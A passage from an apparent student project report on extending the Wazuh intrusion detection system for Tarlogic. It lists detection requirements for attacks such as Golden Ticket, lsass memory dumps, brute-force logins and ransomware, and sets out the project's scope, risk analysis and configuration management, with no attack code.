  dstuser: 'root'
  srcip: '73.189.131.56'

**Phase 3: Completed filtering (rules).
  Rule id: '5715'
  Level: '3'
  Description: 'sshd: authentication success.'
**Alert to be generated.
```

Figure 2.7: Example of output for ossec-logtest

After version 3.0.0 (we are currently in 3.9) Wazuh incorporates an integrated decoder for JSON logs enabling the extraction of data from any source in this format. This can be very useful in many situations, for example trivializing the generation of alerts for programs reporting in JSON, without the need for a decoder for each one[21].

Another interesting feature is to check if a field extracted during the decoding phase is in a CDB list (constant database). The main use case of this feature is to create a white/black list of users, IPs or domain names.[22].

Chapter 3

Requirements

The requirement specification is a full description of the software the project is to develop.

PMBOK[23] states that requirements are conditions or capabilities that a product must meet to satisfy the contract. The requirements expose the needs of the client, which have to be accomplished to finish the project successfully. Note that the client in this case is Tarlogic even if the product is a contribution to an open source project.

Depending of their type they can describe features, data, relations, properties or any details necessary to explain the system without ambiguity, in a way it can be easily understood.

In this project the requirements will be fulfilled in multiple stages along the project, with increments.

3.1 Limitations

This project is not about software development, it is about cybersecurity research and auditing.

Even though there is some basic creation of rules and scripts they can not be seriously considered as software development. All these cases are very straightforward and they have one or two actors at most. Most of them are so simple that there are basically no other ways to write them.

In this project there are no tests in the way a traditional project for software development would have. The closest thing are the Wazuh rules, being their trigger considered a success and either the opposite or any false positives considered a failure. This is actually pretty simple and effective, when we can assure the events generated from an attack.

The only script that could be argued to be complex enough to need a traditional development approach is *klist.ps1* [24], explained in page 89. Is a bit over 100 lines script that parses the output of a few commands line by line in a classic for-loop fashion and adds a field with the value from a subtraction operation.

This script is the biggest and most complex software made in this project, and yet almost no knowledge of powershell was needed and was made in a couple of hours. Its logic is basically the same in all the script: if the line has this field then extract this part.

It seems a bit like an stretch to suddenly change a ~ 400 hours project to a development approach because of an unplanned ~ 2 hours script.

Therefore it makes sense to limit the resources for the requirement specification. These resources can be spend elsewhere in the project, instead of being wasted in something that would not bring significant quality to the project.

It would be a different matter if there were some kind of development for adding functionality or integration of tools to Wazuh. In that case the project should have a proper full requirement specification, at least for them.

The requirement specification is simplified:

- **Use cases:** A use case is a description of all the ways an end-user wants to “use” a system. These “uses” are like requests of the system, and use cases describe what that system does in response to such requests. In other words, use cases describe the conversation between a system and its user(s), known as actors. Although the system is usually automated (such as an Order system), use cases also apply to equipment, devices, or business processes[25]. It does not make sense to have them for this project because the software is too straightforward to have different ways to be used.
- **Actors:** There is no need due to the software being just an one way automated interaction.
- **Functional requirements:** They describe the specifics about the functionality the system needs to have. There could be functional requirements, but in most cases they would be almost the same as the rules or scripts they try to describe, making them pointless.
- **Traceability matrix:** Shows the relationship between use cases and functional requirements, therefore if there are none of either type there is no meaning to having this matrix.
- **Non-functional requirements:** They describe requirements that the system needs, but that are not functional requirements. They can help in this

project precisely because it is not about functionality development. These are the requirements this project has.

3.2 Non-functional requirements

There was a meeting with Tarlogic before the beginning of the project where the requirements were set. The requirements were classified by priority into these categories:

- Essential: Those that are mandatory for the project to be considered successful.
- Desired: They would be completed if there are enough resources.
- Optional: A level of priority under desired, meaning that they would be worked on after them.

Later the student grouped them into increments, some of which are essential.

These requirements could be expanded and more could be added during the project if it were to be needed, which did not happen.

3.2.1 Identification of non-functional requirements

Identifier	Name
RNF-01	Detection of the Golden Ticket attack
RNF-02	Detection of memory dumps for lsass.exe
RNF-03	Detection of distributed brute force login attempts
RNF-04	Detection of reverse brute force login attempts
RNF-05	Detection of login outside of usual hours
RNF-06	Monitoring of trap files in a file server
RNF-07	Detection of backdoors
RNF-08	Use Sysmon to gather system's data in real time
RNF-09	Detection of cryptolocker
RNF-10	Configuration profiles
RNF-11	Use of honeypots with Wazuh
RNF-12	Explore solutions with GPCR
RNF-13	Modification of key files in Linux
RNF-14	Integration of Wazuh with other programs

Table 3.1: List of the non-functional requirements of the project

3.2.2 Description of non-functional requirements

Identifier	RNF-01
Name	Detection of the Golden Ticket attack
Description	Study of the Golden Ticket attack in Windows. Coding of different ways to do the attack and close examination of the data received by Wazuh. Research about ways to identify the attack and each of its forms. Coding and testing of detection techniques.
Priority	Essential
Validation	Every variant of the Golden Ticket attack in the project is identified as such by a rule

Identifier	RNF-02
Name	Detection of memory dumps for lsass.exe
Description	Study of the different ways to extract credentials related to this process. Coding of different approaches to reproduce it and comparison of the received events. Find ways to assure their detection with Wazuh and test them properly.
Priority	Essential
Validation	All the examples presented of ways to dump the memory of lsass.exe get detected with at least one of the methods

Identifier	RNF-03
Name	Detection of distributed brute force login attempts
Description	The idea is to identify from Windows security events when a network is being attacked by with login attempts, but changing his ip every few seconds (to avoid being banned). For example an alert would trigger with at least 5 attempts in 5 minutes, 20 attempts in 30 minutes or 200 attempts in 180 minutes.
Priority	Essential
Validation	Every one of the scripts for this attack are detected, triggering alerts.

Identifier	RNF-04
Name	Detection of reverse brute force login attempts
Description	Multiple login attempts are made from the same ip to different accounts. For example it would be noticed with at least 3 attempts in 10 seconds, 12 attempts in 1 minute or 120 attempts in 1 hour. The data source for Wazuh would be Windows security events.
Priority	Essential
Validation	Any of the scripts used to reproduce the attack trigger an alert.

Identifier	RNF-05
Name	Detection of login outside of usual hours
Description	The first step would be to specify the Organizational Units and their logon time ranges. Then set rules in Wazuh to guarantee any logging outside of them would trigger an alert and personal messages to the person in charge of the unit, or any other required action. This and the previous requirements are part of the first increment.
Priority	Essential
Validation	Any logins or failures outside the allowed hours trigger alerts, sending a message to the Organizational Unit coordinator

Identifier	RNF-06
Name	Monitoring of trap files in a file server
Description	Certain files are monitored in a Windows file server, for example in a hidden folder, in an attempt to detect attackers interested in them. This is a honeypot like method but only with files. This could fit in several increments as a bonus to improve other requirements.
Priority	Desired
Validation	The attempts to access the files are detected, triggering alerts

Identifier	RNF-07
Name	Detection of backdoors
Description	A backdoor is a change or a program in the system to allow easy access to an attacker. The first step would be to research about techniques to set backdoors in Windows Server and how to detect them. Later a testing stage has to assure they are actually noticed by our rules in Wazuh. This could turn to be a very big and time consuming requirement to implement, therefore it is not essential. It is very related to the attacks in the first increment, so it makes sense for it to be there too.
Priority	Desired
Validation	The studied exploits for setting backdoors are detected and stopped (if possible) by Wazuh

Identifier	RNF-08
Name	Use Sysmon to gather system's data in real time
Description	A brief research on Sysmon would be followed by its implementation and testing. This is the most part of the increment two.
Priority	Essential
Validation	Sysmon events are created when expected and they reach Wazuh in a reliable manner

Identifier	RNF-09
Name	Detection of cryptolocker
Description	Research about ransomware and reproducing it in a local environment are key to guarantee its detection. This would be particularly interesting in the file server, a more likely target for this kind of attack. It is yet to be decided if stopping this kind of attack would take priority over anything else, for example shutting down the computer or disconnecting it from the network temporarily if there were no other choices. This requirement is covered in the third increment.
Priority	Essential
Validation	Studied cryptolocker tools get detected and stopped (if possible) by Wazuh

Identifier	RNF-10
Name	Configuration profiles
Description	Sets of configuration for Wazuh and related tools like Sysmon are created for different enterprise profiles, aiming to offer out of the box threat detection in different degrees. One of the keys would be to identify the security priorities of enterprises. This requirement constitutes the whole increment four.
Priority	Desired
Validation	Each of the profiles works as expected

Identifier	RNF-11
Name	Use of honeypots with Wazuh
Description	A server is set as a honeypot, making it easier for the attacker to access it and obtain data. This should not take much time and could be part of any increment.
Priority	Desired
Validation	The access to the honeypot is identified by direct or indirect monitoring (data only in the honeypot is used elsewhere)

Identifier	RNF-12
Name	Explore solutions with GDPR
Description	The GDPR is a regulation on data protection and privacy. The functionality in Wazuh to assure the GDPR would be the core to this fifth increment. The expected difficulty would come from the need to guarantee fully it with a large and significant amount of tests.
Priority	Desired
Validation	Any modification or not allowed access of the monitored files gets detected by the agent, triggering the corresponding alert

Identifier	RNF-13
Name	Modification of key files in Linux
Description	Wazuh has a method which compares the hash of the file with the value it should have, that could be used for this case. The monitored files would probably need administrator privileges, making it easier for detection. This is the core of the sixth increment.
Priority	Desired
Validation	Any modification of the monitored files gets detected by the agent, triggering the corresponding alert

Identifier	RNF-14
Name	Integration of Wazuh with other programs
Description	There needs to be at least development if this integration is not transparent at that time in the project. The testing period would probably be a bit longer than usual because it would involve new programs. The seventh requirement is based on this.
Priority	Optional
Validation	Assure the data from the integrated program reaches Wazuh and the alerts only get triggered when they should

Chapter 4

Project management

A project is temporary in that it has a defined beginning and end in time, and therefore defined scope and resources. And a project is unique in that it is not a routine operation, but a specific set of operations designed to accomplish a singular goal.

Project management, is the application of knowledge, skills, tools, and techniques to project activities to meet the project requirements[26]. It is important to note that the actions on each area of the project may affect other areas, increasing the difficulty of the management.

4.1 Scope management

The management of the scope of the project has the necessary processes to guarantee that the objectives are met. The scope management allows the project to start focused in what really matters, not losing time in irrelevant details or desirable additions that we can not implement, by identifying and describing the necessary tasks.

4.1.1 Description of the scope

This project tries to improve the detection of intrusions with the already existing HIDS Wazuh. This kind of objective can be accomplished by very different approaches. This is because the software can be used in many scenarios, is very related to other software and is in active development.

Even though some increments can be considered difficult due to the amount of new technologies and tools there should be no problem to meet the basic objectives. This is because we have the **freedom to adapt the scope at any time** and there is more than enough time for the essential parts of the project.

From before the start of the project the interest was not on producing some-

thing specifically, but in what we could produce after having some research. This uncertainty has been reduced with planning and research for the pre-project documentation, but is still something to take in mind in the management of the project.

In practice it means that we do not expect all the planning to work and are ready to make adjustments at any time.

4.1.2 Acceptation criteria

In order to the product to be accepted the essential requeriments need to have been accomplished before the time limit of the project. The rest of the requirements will be implemented if there is enough time left.

4.1.3 Increments

The essential increments to the project are:

- Increment 1: Common attacks in Windows Server.
- Increment 2: Use of more data sources that are not builtin in a standard system installation, like Sysmon. By itself having more data does not mean more attack detection, but certain attacks could not be identified without them.
- Increment 3: Detection/action against ransomware.

These were chosen because they seem the most straightforward and Wazuh needs tangible security measures against common threats. From the assumed viewpoint these seems to be were Wazuh lacks the most right now.

The rest of the increments are considered optional and can be removed if there is not enough time left. The order is based on the estimation of the relevance of the increment for Wazuh and our project. This means for example having in mind the time estimation for the increment without stretching.

- Increment 4: Adapt Wazuh configuration to typical requirements from enterprises. This is considered a very important increment because it could be a selling point for some enterprises, that probably do not want the same level of security for all their computers and the time to set it up (or at least from scratch). There is a chance that something like this already exists, in which case the investigation at the start of the increment should find it.
- Increment 5: Explore solutions in problems with GDPR. Tarlogic stated that they would like to have this increment specifically.

- Increment 6: Additional detection for GNU/Linux. This could have more or less the same impact as increment 1 for some clients, but Tarlogic was more interested in Windows and Wazuh seems to be more oriented towards GNU/Linux.
- Increment 7: VirusTotal integration. The problem of this increment is that VirusTotal's public API key has more limited features and has a 4 requests/minute limitation[27]. We assume the use of a public API key because it would fit the profile of a client using Wazuh, which has no charge. Also the exploration on this increment could not really be considered more than a patch to Wazuh, without really improving it, but still it would be an effective workaround for the problems we can not solve right now with only Wazuh.

4.1.4 Products of the project

At the end of the project the next elements will be delivered:

-
-
-

4.1.5 Exclusions

As in any project of this kind we had to leave some ideas behind. For example an interesting way to take advantage from IDS is to set up a honeypot (a false server just to be compromised) and learn from the intrusions suffered, improving the defenses (firewall, IPS and IDS) for the real servers.

There are some honeypot implementations that automate (for example with machine learning) the generation of rules for certain IDSs, but is not yet a trend because there are problems[28][29][30][31]:

- Experienced attackers have learned to avoid honeypots, because they are easy to identify due to the low security they have.
- It is not trivial to automate correctly the defense based on the information of the system, because its state can be very complex (for example due to more than one attack at the same time).

This automation would be a great solution to the need to update manually the rules and depending of the case it could even protect against day-zero vulnerabilities. Despite being interesting this was not even included as a possible increment

because the complexity of the task. If this were to be included probably it would have not ended well, because is something that even experts in cybersecurity have some trouble with at the moment.

There is also the option to use honeypots only to detect attackers with the existing rules, without looking for improving them. Normally they are easy to set up, for example clonning the virtual machine of a server and making it easier to access, removing critical data and monitoring some kind of bait for the attacker. They are not excluding from this project, but they are not explicitly set to be in an increment; they will be used if they turn to be useful in some regard.

There is always a risk of intrusion disabling the security of the system. This is more or less the same problem that cybersecurity has in any scenario and there is no way to guarantee that it will not happen. In this case the attacker would have to somehow not be detected or cut the IDS before it sends the alert but in a way that is not suspicious (for example shutting it down completely would be obvious for a central manager). Researching a bit on these malicious techniques is not out of the question, as they are a common occurrence after attacks, but probably there will not be enough time.

Our approach is to trust the IDS and work on improving the detection of known attacks instead of the worst case scenario. If there was enough time we could have considered finding a solution for this problem.

Exploring a HIDS with behaviour analysis was also considered but rejected because it is more fit for a network approach. Still is a shame there is no enough time to explore IDS based on behavior analysis, because their protection against much zero-day attacks.

We focus on a host approach, leaving aside most of the detection capabilities for the network. This means less detection, a lower detection rate, less options to improve the detection process and later and worse performance in the analysis of network traffic. Having chosen to focus on HIDS the best way to have also a good NIDS process would be the use of a NIDS along with our HIDS.

Wazuh offers this kind of integration with Bro and Suricata and probably it would be possible to extend it to other NIDSs like Snort, but yet again we had to choose and this was not a priority at the moment.

For Windows systems monitoring registry changes could be explored in the same way we study events in this project. Wazuh can keep detect changes in the registry as it does with other files: registering its hashes and checking for changes periodically. Because the lack of time and experience this idea was left behind.

YARA is very interesting for this kind of project, but it belongs to the Virustotal pack of malware detection tools and so it could be used with Wazuh with a

Virustotal API key. The free version only allows a few queries and the option of getting a premium key was not considered. There has been for months an open issue in the Github page of Wazuh for integrating it with YARA (as other IDSs have done before), which has recently evolved to an issue to integrate YARA into Wazuh as a module[32]. Unfortunately this was not done before the first increment of the project was completed, so there was no chance to use it in the end.

4.1.6 Restrictions

Leaving aside the time constraint of 417 hours, the two main factors to decide what improvements to choose for this project are a student without experience in professional cybersecurity and that we want some kind of immediate results from this project. This is why instead of a pure research project (for example machine learning with IDS), we opted for a more traditional and safe approach. Because of this most of the increments were optional (due to the high probability of initial scope being too ambitious), but the first increments are considered vital to the project.

A minor restriction is to deliver correctly all the products of the project before the presentation date.

4.2 Risk management

Risk management can be summarized as a group of processes which objective is to avoid undesirable or unexpected situations for the duration of the project.

The management of the risks of the project has the next steps:

- **Risk metrics:** A short clarification of how to estimate the probability, impact and exposition of risks.
- **Risk identification:** Analysis to identify the risks that can affect the project. This was performed by brainstorming and reviewing the list of identified risks.
- **Risk analysis and planning:** All the risks are analyzed, setting their properties (probability, impact, indicator, etc). Also prevention and/or correction measures for each risk are planned in case they take place. Prevention are optional and deployed before the risk happens, while correction measures are mandatory and used after a risk triggers. There are three types of measures:

- *Avoid*: They attempt to negate the occurrence or progression of the risk. It only makes sense for them to be in prevention.
 - *Mitigation*: The impact is reduced. They can be for either prevention or correction. In the case of correction mitigation they are known as contingency too.
 - *Transference*: Another entity takes care of the problem. In this project this almost never applies because there are no third-party involved to rely responsibility on, except in very specific cases.
- **Risk supervision**: Is the process of tracking every risk and applying their measures if they come to be.

4.2.1 Risk metrics

The values of probability and impact are estimations made by the student, based on his current experience (without any further study or references). To ease their management they are classified into Low, Medium or High, depending on their values as the next two tables show:

Chances of the risk happening	Probability
$\geq 80\%$	High
Between 30% and 80%	Medium
$\leq 30\%$	Low

Table 4.1: Probability classification of risks

Resource in Place / Effort / Cost	Impact
$\geq 20\%$	High
Between 10% and 20%	Medium
$\leq 10\%$	Low

Table 4.2: Impact classification of risks

The calculation of the exposition is made just by the next table, based on the values of probability and impact:

Exposition		Probability		
		High	Medium	Low
Impact	High	High	High	Medium
	Medium	High	Medium	Low
	Low	Medium	Low	Low

Table 4.3: Method of calculation of exposition based on probability and impact

4.2.2 Risk identification

The next table shows the final list of identified risks of the project.

Identifier	Name
R-01	Optimist planning, “best case”, instead of a realistic “expected case”
R-02	Bad requirement specification
R-03	Design errors
R-04	Lack of key information from sources
R-05	Lack of feedback or support from the security consultants of Tarlogic
R-06	The learning curve of some technologies is larger than expected
R-07	The unexplained parts of the project take more time than expected
R-08	Can not access source material
R-09	Unexpected changes to any of the software used in the project
R-10	Loss of work
R-11	Wrong management of the project’s configuration
R-12	A delay in one task leads to cascading delays in the dependent tasks
R-13	The student can not find a way to code the detection of a certain occurrence
R-14	The quality of the product is not enough
R-15	Sickness or overwork
R-16	Performance issues
R-17	Unnecessary work
R-18	Optional requirements delay the project
R-19	Unexpected personal events delay the project

Table 4.4: List of the risks of the project

4.2.3 Risk analysis and planning

An analysis on the risks identified previously was made by the student. The next tables list the risks with their basic data, estimations, contingency and prevention measures when possible.

Identifier	R-01
Name	Optimist planning, “best case”, instead of a realistic “expected case”
Description	An optimistic planning at the start of the project does not take into account problems or delays, and so it does not allocate time for them.
Negative effects	Could mean the failure of the project if the objectives can not be accomplished in the time left. Cascading delays, because the work done would not fit the planning.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 consecutive delays, after the beginning of the project.
Prevention: Avoid	Allocate a bit more time than initially expected for each task, in case something goes wrong.
Correction: Mitigate	Redo the planning. Reduce the scope of the project, leaving out initially planned optional increments.

Identifier	R-02
Name	Bad requirement specification
Description	The requirements specified at the beginning of the project are not enough detailed, are not needed or there are new requirements after the beginning of the project.
Negative effects	Possible failure of the project if the objectives can not be accomplished in the time left. Wasted time, due to lack of communication in the requirement specification.
Probability	High
Impact	High
Exposition	High
Indicator	There are 3 changes in the requirements specification.
Prevention: Mitigate	Confirm that all the requirements have been identified at the beginning of the project. Assure that there is no ambiguity in the requirement specification.
Correction: Mitigate	Redo the requirement specification. Rework of related requirements and work based on them, including the need to test the results. Redo the planning. Reduce the scope of the project.

Identifier	R-03
Name	Design errors
Description	A design is not enough or is incorrect. This can be found in later stages, when it is clear that the implementation based on the design would not satisfy the requirements.
Negative effects	Having to redesign and maybe redo the work based on the design. Minor delays.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There are 3 designs that need rework.
Prevention: Mitigate	Use design patterns if needed (this project should have very simple designs, so it is possible that there is no need to use them). Make the design as simple and modular as possible.
Correction: Mitigate	Redesign and probably change and test the work based on the design.

Identifier	R-04
Name	Lack of key information from sources
Description	Not having key information from articles, documentation or manuals.
Negative effects	Minor delays. Loss of quality. Added difficulty, even if the work is done in time. Maybe rework and test the functionality, even completely, to follow the desired procedure.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the attack and the related tools ends being 50% longer than expected.
Correction: Mitigate	Ask the security consultants of Tarlogic for specific information. Possibly the need to rework completely some functionality.

Identifier	R-05
Name	Lack of feedback or support from the security consultants of Tarlogic
Description	Because I do not know enough of some technical aspects of cybersecurity to solve all the problems in this by myself in time, Tarlogic has promised to help (in a tutoring way) if a problem arises. This help could be critical to solve or get around some of the most complex problems, which probably happen to be critical points, needing to be dealt with to continue working on that stage.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	A simple technical question takes more than 2 working days to be answered or a complex question takes more than 7 working days.
Prevention: Mitigate	Ask in a clear way and with as many details as possible. Ask during work hours, to ensure they are available.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	R-06
Name	The learning curve of some technologies is larger than expected
Description	This is a critical need because not having enough knowledge can result in an inefficient approach to accomplishing the objectives.
Negative effects	Loss of quality. The work is more complicated.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	The duration of the study of the technologies ends being 50% longer than expected.
Correction: Mitigate	Redo planning and possibly change the scope. Ask the security consultants of Tarlogic for specific help. Maybe the need to rework completely some functionality.

Identifier	R-07
Name	The unexplained parts of the project take more time than expected
Description	There is not enough specification on what a tasks implies or not enough planning. This means that a part of the project is not understood as it should, and the work done is not what was expected or is not enough, needing more time to finish.
Negative effects	Wasted time that should have been easy to avoid. Loss of quality. Could mean the failure of the project if the objectives can not be accomplished in the time left.
Probability	Low
Impact	High
Exposition	Medium
Indicator	A task takes 25% more time than expected and when the causes are investigated it is revealed that there were ambiguous descriptions or planning.
Prevention: Avoid	Try to detail every part enough, having no obvious ambiguity.
Correction: Mitigate	Possible need to redo the specifications. Redo planning and possibly change the scope. Maybe having to redo related work.

Identifier	R-08
Name	Can not access source material
Description	All or part of the source material can not be accessed, probably because the only host of the resource is down.
Negative effects	In some cases this could mean a delay in a critical task, delaying the whole project for an unknown period of time.
Probability	Low
Impact	Medium
Exposition	Low
Indicator	There have been at least 10 failed attempts to download the source material, at least 5 with a computer A in a network X and at least 5 with a computer B in a network Y.
Prevention: Avoid	When possible choose the source with the best uptime.
Correction: Mitigate	Redo planning and possibly change the scope. Possible need to cut out the part of the project that depends on this source. Maybe find another source or wait to the original source to be accessible again.

Identifier	R-09
Name	Unexpected changes to any of the software used in the project
Description	<p>Changes to base software could affect this project directly or indirectly: programs could fail or not work as expected. This could mean any software changes, from simple syntax to API changes.</p> <p>Is possible that these changes would eliminate the need of planned or already done work.</p> <p>In a project that does not work in a bleeding edge environment, like this, this occurrence should be very rare and even if it were to happen it would have to interfere with the part of the software this project uses, which (as this is not bleeding edge) normally would be backwards compatible.</p>
Negative effects	<p>Minor delays.</p> <p>Unnecessary work.</p>
Probability	Low
Impact	Low
Exposition	Low
Indicator	The software is not working as expected due to a change in another software version.
Prevention: Mitigate	<p>When possible use software that follow good design guidelines and try to be backwards compatible.</p> <p>Be informed about the roadmap and future functionalities of these software projects.</p>
Correction: Mitigate	Need to adapt the software to work as expected or remove the related functionalities.

Identifier	R-10
Name	Loss of work
Description	Due to a bad configuration management or something else, there is a loss of work related to this project.
Negative effects	Need to do again the work already done but lost. Depending of the time needed to recover the work, there could be minor or very big delays, planning, changes to the scope of the project and even its failure.
Probability	Low
Impact	High
Exposition	Medium
Indicator	The need to replicate already done work is greater than 30 minutes.
Prevention: Mitigate	Take snapshots of the relevant virtual machines when significant changes are made and copy them to an external disk. Backup in some way (automated or manual) the configuration elements, including pushing commits to the Github repository.
Correction: Mitigate	Recover the last backup available of the work. If needed work even outside schedule and in holidays.

Identifier	R-11
Name	Wrong management of the project's configuration
Description	The project's configuration is inefficient or lacks work. For example due to unclear changes or taking too long to commit changes.
Negative effects	Maybe the failure of the project if the objectives can not be accomplished in the time left. Possibly wrong baselines or identification of the configuration elements. It could be that it takes more time than expected to manage the project. The project suffer delays because the need to redo management work and/or planned tasks.
Probability	Medium
Impact	High
Exposition	High
Indicator	There are 3 delays because of the configuration of the project.
Prevention: Avoid	The configuration of the project should be just complex enough (without ambiguity, to ensure a proper management), but not too much complex (which would be hard to follow). Use of familiar and standard tools, like Git. Optionally use an easier to manage life cycle. Study of the configuration management done in previous final degree projects, to get a proper idea of its scope and details.

Identifier	R-12
Name	A delay in one task leads to cascading delays in the dependent tasks
Description	A task gets delayed and one or more tasks depends on its completion to start, so they get delayed too.
Negative effects	Cascading delays.
Probability	Medium
Impact	Medium
Exposition	Medium
Indicator	At least 2 tasks are delayed, due to only one of them needing more time.
Prevention: Avoid	When planning, avoid task dependencies whenever possible. Optionally use a life cycle based on increments.
Correction: Mitigate	Redo planning and possibly change the scope.

Identifier	R-13
Name	The student can not find a way to code the detection of a certain occurrence
Description	It could be that the knowledge of the student is too limited or the problem has too much logical or mathematical difficulty. Another possibility is that the event is impossible to detect with the current technologies. If so, this impossibility could be hard to assure too, due to the complexity of nowadays technology.
Negative effects	High difficulty to estimate the time needed to detect the event. Cascading delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	Finding a way to detect the occurrence takes 30% more time than planned.
Prevention: Mitigate	Have as much information on the problem as possible, the more detailed the better.
Correction: Mitigate	Ask the security consultants of Tarlogic for help. Demonstrate that it is possible to detect it.

Identifier	R-14
Name	The quality of the product is not enough
Description	The final result is does not comply the quality standard set for this project.
Negative effects	The incorporation to the official repository gets rejected. Redo planning and possibly change the scope. Analysis of the changes needed to improve the quality.
Probability	Low
Impact	High
Exposition	Medium
Indicator	Getting 10 suggestions to rework functionality.
Prevention: Avoid	Follow design patterns. Follow the design guidelines of the official repository when possible.
Correction: Mitigate	Need to redo and test work. Pass some kind of quality control.

Identifier	R-15
Name	Sickness or overwork
Description	The health of the student deteriorates to the point it affects the project.
Negative effects	Probably the quality of the project drops. Possibly delays, that could be hard to specify their limit. Analysis of the changes needed to improve the quality. In the worst case scenario the project can not continue and fails.
Probability	Medium
Impact	High
Exposition	High
Indicator	There is an unexpected delay because the functionality is not done but there has not been any important issues that could explain it but there is a clear deterioration of the student health.
Prevention: Avoid	Stay healthy by following a regular schedule for work and exercising, that includes multiple rest periods. Optionally maintain a diet.
Correction: Mitigate	Go to the doctor and follow any instructions to improve the recovery.

Identifier	R-16
Name	Performance issues
Description	The program is too heavy for the environment and takes too much resources, because there are not good enough optimizations or the problems are poorly approached.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	The program takes 30% more resources that at the beginning of the project.
Prevention: Mitigate	If possible use efficient algorithms and check the efficiency after the testing is done for each increment.
Correction: Mitigate	Analysis of faster ways to solve the problem. Code and test a faster solution.

Identifier	R-17
Name	Unnecessary work
Description	Resources are wasted in work that latter is not used. This could happen because multiple reasons, like wrong assumptions or balancing of the remaining time of the project.
Negative effects	Minor delays.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality not necessary or useful for any requirement.
Prevention: Avoid	In the design stage make sure that everything is really needed.
Correction: Mitigate	Evaluate again if the work planned is really needed.

Identifier	R-18
Name	Optional requirements delay the project
Description	Optional requirements get too much time or are treated as vital.
Negative effects	The task related to these requirements get too much resources. Vital requirements get less resources, making the project loss value.
Probability	Low
Impact	Low
Exposition	Low
Indicator	There is at least one functionality from an optional requirement, when the project is behind schedule and there are vital requirements not yet accomplished.
Prevention: Avoid	The optional requirements are planned as optional: they are only done if there is enough time left.
Correction: Mitigate	Redo the planning.

Identifier	R-19
Name	Unexpected personal events delay the project
Description	There are unplanned occurrences that need considerable time from the student, for example family matters.
Negative effects	Time loss, resulting in a quality drop and possibly in a smaller scope. It can be hard to specify when the event will end, resulting in uncertainty and the failure of the project in the worst case scenario. Even more if is about a chronic or serious sickness from a family member. Vital requirements get less resources, making the project loss value.
Probability	Medium
Impact	High
Exposition	High
Indicator	The student stops to work on the project for more than 2 planned weeks, to attend personal matters.
Prevention: Avoid	Always be organized and try to predict time consuming events.
Correction: Mitigate	Redo the planning. Use personal time like holidays and weekends to work on the project to compensate. In extreme cases the project may be put on hold or even fail.

4.2.4 Risk supervision

Next are the risks triggered during the duration of the project and how they were dealt with, ordered by their start date. The *New* probability, impact, exposition or measures always are be different from their previous values, else they are omitted.

Identifier	R-19
Name	Unexpected personal events delay the project
Date of the beginning of the problem	05/12/2018
Date of the solution of the problem	10/02/2019
Actions	<p>After a delay of 2 weeks it was clear that the student could not meet the original planning, or at least without rushing and suffering significant quality loss.</p> <p>The project was put on hold and the student notified the tutors, who agreed to the next deadline.</p> <p>The student kept working on the project (researching) from time to time.</p>
New probability	Low (before was Medium)
New exposition	Medium (before was High)
New correction: Transference	Another person took charge of the problem until it disappeared, freeing the student.

Identifier	R-10
Name	Loss of work
Date of the beginning of the problem	26/02/2019
Date of the solution of the problem	26/02/2019
Actions	<p>A general power failure in Santiago caused a sudden shutdown of the computer the student was working on.</p> <p>Fortunately the only work lost was upgrading the software on the virtual machine hosting the Wazuh server, which was reproduced by restoring the last snapshot and repeating the process.</p>

Identifier	R-09
Name	Unexpected changes to any of the software used in the project
Date of the beginning of the problem	01/03/2019
Date of the solution of the problem	01/03/2019
Actions	The Kibana plugin and Wazuh had a mismatch for their versions, resulting in the plugin not working. The plugin and Wazuh were upgraded to their latest versions.

Identifier	R-19
Name	Unexpected personal events delay the project
Date of the beginning of the problem	05/05/2019
Date of the solution of the problem	19/05/2019
Actions	The project was put on hold for 2 weeks while the student was taking care of a family member.

Identifier	R-04
Name	Lack of key information from sources
Date of the beginning of the problem	30/05/2019
Date of the solution of the problem	03/06/2019
Actions	The members of Tarlogic involved with the project were asked about details on dumping the memory of the process <i>lsass.exe</i> .

4.3 Configuration management

The objective of the management of the configuration is to control the changes on the configuration elements, for the duration of the project. This assures the work is always archived, resulting in multiple control advantages.

A Git repository[24] hosted on Github was used to manage the documentation of the project, which revolves mostly around this document.

Git commits are used to keep track of the changes made in the documentation. Issues, milestones, releases and other features were not used, but they could be

if any need appeared. There is only the master branch, because this project is not about software development and there is only one contributor.

4.3.1 Configuration elements

They are the items that need to be monitored in order to guarantee the consistency of the project. They can be grouped into:

- **Code:** The scripts and ruleset elements created in the project.
- **Diagrams and images:** They help to explain some of the key concepts of the project.
- **Memory of the project:** This very document. It is mandatory because it explains the whole project. Without this document there would be no way to understand it. This item actually makes use of the other two, to fully document the project.

